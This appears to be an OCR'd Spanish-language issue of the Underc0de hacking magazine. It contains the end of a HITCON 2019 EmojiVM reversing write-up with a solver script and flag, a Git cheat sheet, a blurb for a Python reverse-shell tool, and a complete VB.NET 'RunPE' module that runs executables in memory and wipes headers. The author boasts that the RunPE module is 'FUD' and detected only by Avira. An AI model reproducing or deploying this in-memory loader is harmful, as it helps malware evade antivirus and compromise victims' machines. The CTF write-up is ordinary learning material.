


Figura 10. Si el conteo no es igual a 0x18, el programa termina su ejecución.

Formato del secreto

1. La segunda validación corresponde al formato del secreto. El programa inicia un contador de 0x0 a 0x18.




Figura 11. El programa inicia un contador de 0x0 a 0x18.

2. Luego, verifica que cada valor de secret[i%5] sea igual a "-", esperando una entrada con el siguiente formato: XXXX-XXXX-XXXX-XXXX-XXXX, Figura 12. Si lo anterior no se cumple, el programa imprime el emoji de cara llorando y finaliza su ejecución, Figura 10. De lo contrario, el programa continúa con su ejecución.

Figura 12. Cada valor de secret[i%5] tiene que ser igual a "-".

serie de operaciones realizadas

1. Nuevamente, el programa inicia un contador de 0x0 a 0x18, Figura 11. Realiza algunas operaciones utilizando los casos 2, 3, 5, 6, 7, 8, 9, 10, 11 y 12 correspondientes a las operaciones: ADD, SUB, MOD, XOR, AND, LT, EQ, JMP, JNE y JE, principalmente. Toma algunas posiciones del secreto para operar con otros valores constantes y formar un arreglo renombrado aquí como result. Obtenemos las siguientes operaciones:

```
for i in range(24):
  if(i % 4 == 0):
    result[i] = secret[i] + 0x1e;
  if(i % 4 == 1):
    result[i] = (secret[i] - 0x8) ^ 0x7;
  if(i % 4 == 2):
    result[i] = ((secret[i] + 0x2c) ^ 0x44) - 0x4;
  else:
    result[i] = (secret[i] ^ 0x65)^(0xac & 0x14);
```

comparación final

1. Una vez que el programa calculó los valores anteriores, inicia un nuevo contador de 0x0 a 0x18, Figura 11, y compara cada resultado final anterior con los siguientes valores:

```
final = [0x8e, 0x63, 0xcd, 0x12, 0x4b, 0x58, 0x15, 0x17, 0x51, 0x22, 0xd9, 0x04, 0x51, 0x2c, 0x19, 0x15,
0x86, 0x2c, 0xd1, 0x4c, 0x84, 0x2e, 0x20, 0x06];
```

Utilizando la siguiente instrucción, Figura 13:

Figura 13. La comparación entre los valores del arreglo llamado result y los valores del arreglo llamado final.

Si los valores anteriores no coinciden, el programa imprime el emoji de cara llorando y finaliza su ejecución, Figura 10. De lo contrario, el programa continúa con su ejecución.

encontrando el secreto correcto

1. Para encontrar el **secreto** correcto, desarrollamos un script invirtiendo cada operación previa.

```
#!/usr/bin/env python3
## Author: lehag
## Code: reverse_secret.py

final = [0x8e, 0x63, 0xcd, 0x12, 0x4b, 0x58, 0x15, 0x17, 0x51, 0x22, 0xd9, 0x04, 0x51, 0x2c, 0x19, 0x15, 0x86, 0x2c, 0xd1,
0x4c, 0x84, 0x2e, 0x20, 0x06];
secret = [None]*24;

for i in range(0, 24):
    if(i % 4 == 0):
        secret[i] = chr(final[i] - 0x1E);
    elif(i % 4 == 1):
        secret[i] = chr((final[i] ^ 0x7) + 0x8);
    elif(i % 4 == 2):
        secret[i] = chr(((final[i] + 0x4) ^ 0x44) - 0x2C);
    else:
        secret[i] = chr((final[i] ^ 0x65) ^ (0xAC & 0x14));

print(''.join(secret));  ## plis-g1v3-me33-th3e-f14g
```

2. Ejecutamos el script anterior y obtenemos el **secreto** correcto.

```
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$ python3 reverse_secret.py
plis-g1v3-me33-th3e-f14g
lehag@blackbox:~/Hitcon/2019/Quals/RE/EmojiVM/emojivm_reverse$
```

3. Luego, ejecutamos el programa llamado **emojivm** con el secreto correcto y obtenemos el **flag**.

FLAG

```
hitcon{R3vers3_Da_3moj1}
```

CHEAT-SHEET: GITHUB GIT

Git es el sistema de control de versiones distribuido de fuente abierta que facilita las actividades de GitHub en su computadora portátil o de escritorio. Esta hoja de referencia rápida resume las instrucciones de las líneas de comando de Git más comúnmente usadas.

Este software de código abierto se puede descargar tanto para Linux, Windows, Mac y Solaris, y en este tutorial aprenderás los comandos básicos de GIT para sacarle el mejor provecho.

GIT CONFIG

Uno de los comandos más usados en git es git config, que puede ser usado para establecer una configuración específica de usuario, como sería el caso del email, un algoritmo preferido para diff, nombre de usuario y tipo de formato, etc... Por ejemplo, el siguiente comando se usa para establecer un email.

```
git config --global user.email uc@underc0de.org
```

GIT INIT

Se usa para crear un nuevo repertorio GIT.

```
git init
```

GIT ADD

Puede ser usado para agregar archivos al index. Por ejemplo, el siguiente comando agrega un nombre de archivo temp.txt en el directorio local del index.

```
git add temp.txt
```

GIT CLONE

Se usa con el propósito de revisar repertorios. Si el repertorio está en un servidor remoto se tiene que usar el siguiente comando.

```
git clone underc0de@93.188.160.58:/path/to/repository
```

Pero si se desea crear una copia local funcional del repertorio, el comando indicado es

```
git clone /path/to/repository
```

GIT COMMIT

El comando commit es usado para cambiar a la cabecera. Ten en cuenta que cualquier cambio comprometido no afectara al repertorio remoto. Usa el comando.

```
git commit –m “Message to go with the commit here”
```

GIT STATUS

Este comando muestra la lista de los archivos que se han cambiado junto con los archivos que están por ser añadidos o comprometidos.

```
git status
```

GIT PUSH

Este es uno de los comandos más básicos. Un simple push envía los cambios que se han hecho en la rama principal de los repertorios remotos que están asociados con el directorio que está trabajando.

```
git push  origin master
```

GIT CHECKOUT

Se puede usar para crear ramas o cambiar entre ellas. Por ejemplo, el siguiente comando crea una nueva y se cambia a ella.

```
command git checkout -b <banch-name>
```

Para cambiar de una rama a otra solo es necesario usar:

```
git checkout <branch-name>
```

GIT REMOTE

Permite conectar a un repositorio remoto. Muestra los repositorios remotos que están configurados actualmente.

```
git remote -v
```

Este comando te permite conectar al usuario con el repositorio local a un servidor remoto.

```
git remote add origin <93.188.160.58>
```

GIT BRANCH

Sirve para listar, crear o borrar ramas.
Para listar todas las ramas se usa: `git branch`
Para borrar la rama: `git branch -d <branch-name>`

GIT PULL

Para poder fusionar todos los cambios que se han hecho en el repositorio local trabajando: `git pull`

GIT MERGE

Este comando se usa para fusionar una rama con otra rama activa:

```
git merge <branch-name>
```

GIT DIFF

Este comando se usa para hacer una lista de conflictos. Para poder ver conflictos con el archivo base usa: `git diff --base <file-name>`
Para ver los conflictos que hay entre ramas que están por ser fusionadas para poder fusionarlas sin problemas: *`git diff <source-branch> <target-branch>`*
Para solo ver una lista de todos los conflictos presentes usa: *`git diff`*

GIT TAG

Se usa para marcar commits específicos con asas simples:

```
git tag 1.1.0 <instert-commitID-here>
```

GIT LOG

Muestra una lista de commits en una rama con todos los detalles.

```
commit 15f4b6c44b3c8344caasdac9e4be13246e21sadw
Author: Underc0de <Underc0de@gmail.com>
Date:   Mon Feb 10 12:56:29 2020 -0600
```

GIT RESET

Para resetear el index y el directorio que está trabajando al último estado comprometido se usa este comando: `catgit reset - -hard HEAD`

GIT RM

Se puede usar para remover archivos del index y del directorio que está trabajando: `git rm filename.txt`

GIT STASH

Uno de los comandos menos conocidos, ayuda a salvar cambios que no están por ser comprometidos inmediatamente, pero temporalmente:

```
git stash
```

GIT SHOW

Se usa para mostrar información sobre cualquier objeto git: `git show`

GIT FETCH

Busca todos los objetos de un repositorio remoto que actualmente no reside en el directorio local que está trabajando: `git fetch origin`

GIT GREP

Permite buscar en los árboles de contenido cualquier frase o palabra. Por ejemplo, para buscar por www.tupaginaweb.com en todos los archivos:

```
git grep “www.tupaginaweb.com”
```

GITK

Este es la interfaz gráfica para un repositorio local: `gitk`

GIT INSTAWEB

Con este un servidor web puede correr interconectado con el repositorio local. Un navegador web también está automáticamente dirigido a el: `git instaweb –http=webrick`

GIT ARCHIVE

Permite crear archivos zip o tar que contengan los constituyentes de un solo árbol de repositorio: `git archive – -format=tar master`

GIT REBASE

Para la re aplicación de los compromisos en otra rama:

```
git rebase master
```

FEBRERO

2020

Miindeath

Una Shell inversa o Reverse Shell, es un método por el cual se redirige la entrada y salida a un servicio en concreto con el objetivo de acceder a una operación primitiva del Sistema Operativo como el Shell del sistema.

Es una herramienta escrita en Python (3) que permite ejecutar comandos de forma remota como: descargar, subir archivos, entre otros.

SOURCE:
GITHUB.COM/DTXDF/MIINDEATH.GIT

TOOLBOXUC

DO	LU	MA	MI	JU	VI	SA
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29

UNDERC0DE.ORG

SOURCE RunPE VB.NET

UNDERTOOLS DIY

En esta ocasión **Undertools DIY**, aprenderemos cómo crear un generador de contraseñas seguras con VB.NET en solo 3 pasos.

Escrito por: @**79137913** | **CO-ADMIN** UNDERC0DE

Hello my name is 79137913, I'm a lonely bot with an advanced artificial intelligence, at your service.

Contacto:
underc0de.org/foro/profile/79137913

taller

Aunque no tengan conocimientos de programación verán que leer el código y hacer pequeñas modificaciones será muy simple, y quien sabe, por ahí estos sean sus primeros pasos para convertirse en **Developer.**

Esta vez no se trata de una tool de hacking en sí, sino algo mucho más... **potente**.

Lo que veremos aquí es un código completo para ubicar en un Módulo de nuestro proyecto de VB.NET con la capacidad de ejecutar en memoria un archivo **EXE** (o cualquier otro ejecutable con estructura PE) que anteriormente hayamos convertido en un byte array o bien un string que contenga el byte array.

Este código aparte de tener el clásico **RunPE** posee un pequeño **snippet** que permite convertir un string en un byte array, para los curiosos les recomiendo experimentar con esa función.

Ahora nos vamos al codigo:

Código: vb.net

```
1.  'By 79137913 for Underc0de
2.  'Thanks to ANTRAX
3.
4.  Imports System.Reflection
5.  Imports System.Runtime.InteropServices
6.  Imports System.Security
7.  Imports System.Threading
8.
9.  Module PE79137913
10.     <DllImport("kernel32.dll")>
11.     Private Sub RtlZeroMemory(ByVal address As IntPtr, ByVal size As Integer)
12.     End Sub
13.     <SuppressUnmanagedCodeSecurity>
14.     Private Delegate Function ExecuteAssembly(ByVal sender As Object, ByVal parameters As
    Object()) As Object
15.
16.     'Llama esta funcion para ejecutar tu exe convertido a Byte Array.
17.     Sub Ejecutar(ByVal buffer As Byte())
18.         Dim Llave As Integer = BitConverter.ToInt32(buffer, 60)
19.         buffer(Llave + 920) = CByte(2)
20.         Dim ParametrosEx As Object() = Nothing
21.         Dim Ejecutable As Assembly = Thread.GetDomain().Load(buffer)
22.         Dim PuntoDeEntrada As MethodInfo = Ejecutable.EntryPoint
23.         If PuntoDeEntrada.GetParameters().Length > 0 Then
24.             ParametrosEx = New Object() {New String() {Nothing}}
25.         End If
26.
27.         Dim HiloDeEjecucion As Thread = New Thread(
28.             Sub()
29.                 Thread.BeginThreadAffinity()
30.                 Thread.BeginCriticalRegion()
```

```
31.                 Dim EjecutarEjecutable As ExecuteAssembly = New ExecuteAssembly(AddressOf
    PuntoDeEntrada.Invoke)
32.                 EjecutarEjecutable(Nothing, ParametrosEx)
33.                 Thread.EndCriticalRegion()
34.                 Thread.EndThreadAffinity()
35.             End Sub
36.             )
37.
38.         If ParametrosEx IsNot Nothing Then
39.             If ParametrosEx.Length > 0 Then
40.                 HiloDeEjecucion.SetApartmentState(ApartmentState.MTA)
41.             Else
42.                 HiloDeEjecucion.SetApartmentState(ApartmentState.STA)
43.             End If
44.         End If
45.         RtlZeroMemory(Marshal.GetHINSTANCE(Ejecutable.ManifestModule), 32)
46.         HiloDeEjecucion.Start()
47.     End Sub
48.
49.     'Usa esta funcion para ejecutar tu exe en forma de String
50.     Sub Ejecutar(ByVal strBuffer As String)
51.         Dim Buffer As Byte() = StrToByte(strBuffer)
52.         Ejecutar(Buffer) 'Ejecuta la cadena de texto convertida a Byte Array
53.     End Sub
54.
55.     'Funcion auxiliar para convertir el String en un Byte Array
56.     Private Function StrToByte(ByVal buffer As String) As Byte()
57.         Dim ByteBufferEx As Byte() = New Byte(buffer.Length - 1) {}
58.         For i As Integer = 0 To buffer.Length - 1
59.             ByteBufferEx(i) = CByte(Val(buffer(i)))
60.         Next
61.         Return ByteBufferEx
62.     End Function
63. End Module
```

*P.D.: El presente código es **[FUD]** al día de la fecha, no sé cuánto dure, pero por ahora solo lo detecta Avira. ¡Disfruten!*

mensajes / opiniones de nuestros usuarios

"A por muchos años más...

SADFUD
VÍA FORO UNDERC0DE

"Con gran alegría un año más, un gran honor pertenecer al Staff y ser parte de esta hermosa comunidad. A cada uno infinitas gracias por el empeño y dedicación. ¡Hail Underc0de!

DRAGORA
VÍA GRUPO UNDERC0DE

"Muchas gracias a todos los que hacéis esto posible, staff, colaboradores y usuarios. A por 9 años más que estos han pasado muy rápido Saludo.

BLACKDRAKE
VÍA FORO UNDERC0DE

"Por muchos más años. Y que la comunidad siga creciendo. Salud.

NOXONSOFTWARES
VÍA FORO UNDERC0DE

"¡Gracias Denisse, me gustó mucho tu mensaje y el post en sí! Toda "orgullosa" de ser parte del staff Oficial, un grupo y equipo de excelencia.

GABRIELA
VÍA FORO UNDERC0DE

"Felicitaciones por el tremendo trabajo Staff y por la grata comunidad en la cual nos permiten desarrollarnos. Feliz aniversario #9 Underc0de.

DEBOBIPRO
VÍA GRUPO UNDERC0DE

"Felicidades al equipo en realidad me hacen el día, son muy buenos chicos con proyectos increíbles, espero cuando ya esté más experimentado pueda ayudarles.

ARTURO CHAVOOLLA
VÍA PÁGINA DE FACEBOOK UNDERC0DE

"Enhorabuena, no es fácil aguantar tantos años on-line.

KIKE RAMÓN
VÍA PÁGINA DE FACEBOOK UNDERC0DE

"Muchas Felicidades Underc0de!!! por su 9no aniversario, es un gran foro de mucha ayuda y apoyo en los temas de la seguridad informática. Así mismo igualmente a todos los integrantes que tengan felices fiestas. happy Hacking!

LIO54
VÍA FORO UNDERC0DE

"Felicitaciones al equipo Underc0de en su (9°) |\|oveno aniversario. Que vengan ya nuevos retos. Gracias Underc0de.

BENGALA
VÍA FORO UNDERC0DE

EXPRESÁTE Y HAZ LLEGAR TU MENSAJE / OPINIÓN
REDACCIONES@UNDERC0DE.ORG

Acerca de UNDERC0DE...

Underc0de nació en 2011, con la visión de ser una comunidad dedicada al Hacking y a la Seguridad Informática, ***comprendiendo la libre divulgación del conocimiento, compartir saberes, intercambiar aportes e interactuar día a día*** para potenciar las capacidades y habilidades de cada uno en un ambiente cordial. Para ello, se desarrollan **talleres, tutoriales, guías de aprendizaje, papers de variados temas, herramientas y actualizaciones informáticas.**

Con un foro nutrido de ***muchas secciones y posts relacionados al hacking y la seguridad informática.*** A diario los usuarios se conectan y comparten sus dudas y conocimientos con el resto de la comunidad.
En una búsqueda constante por mantener online la comunidad y seguir creciendo cada día un poquito más.

Los invitamos a que se **registren** en caso de que no lo estén, y si ya tienen una cuenta, **ingresen**.

¡MIL GRACIAS A TODOS POR LEERNOS Y COMPARTIR!

PRODUCIDO EN LA COMUNIDAD UNDERC0DE, POR HACKERS DE TODO EL MUNDO, PARA PROFESIONALES DE TODO EL PLANETA.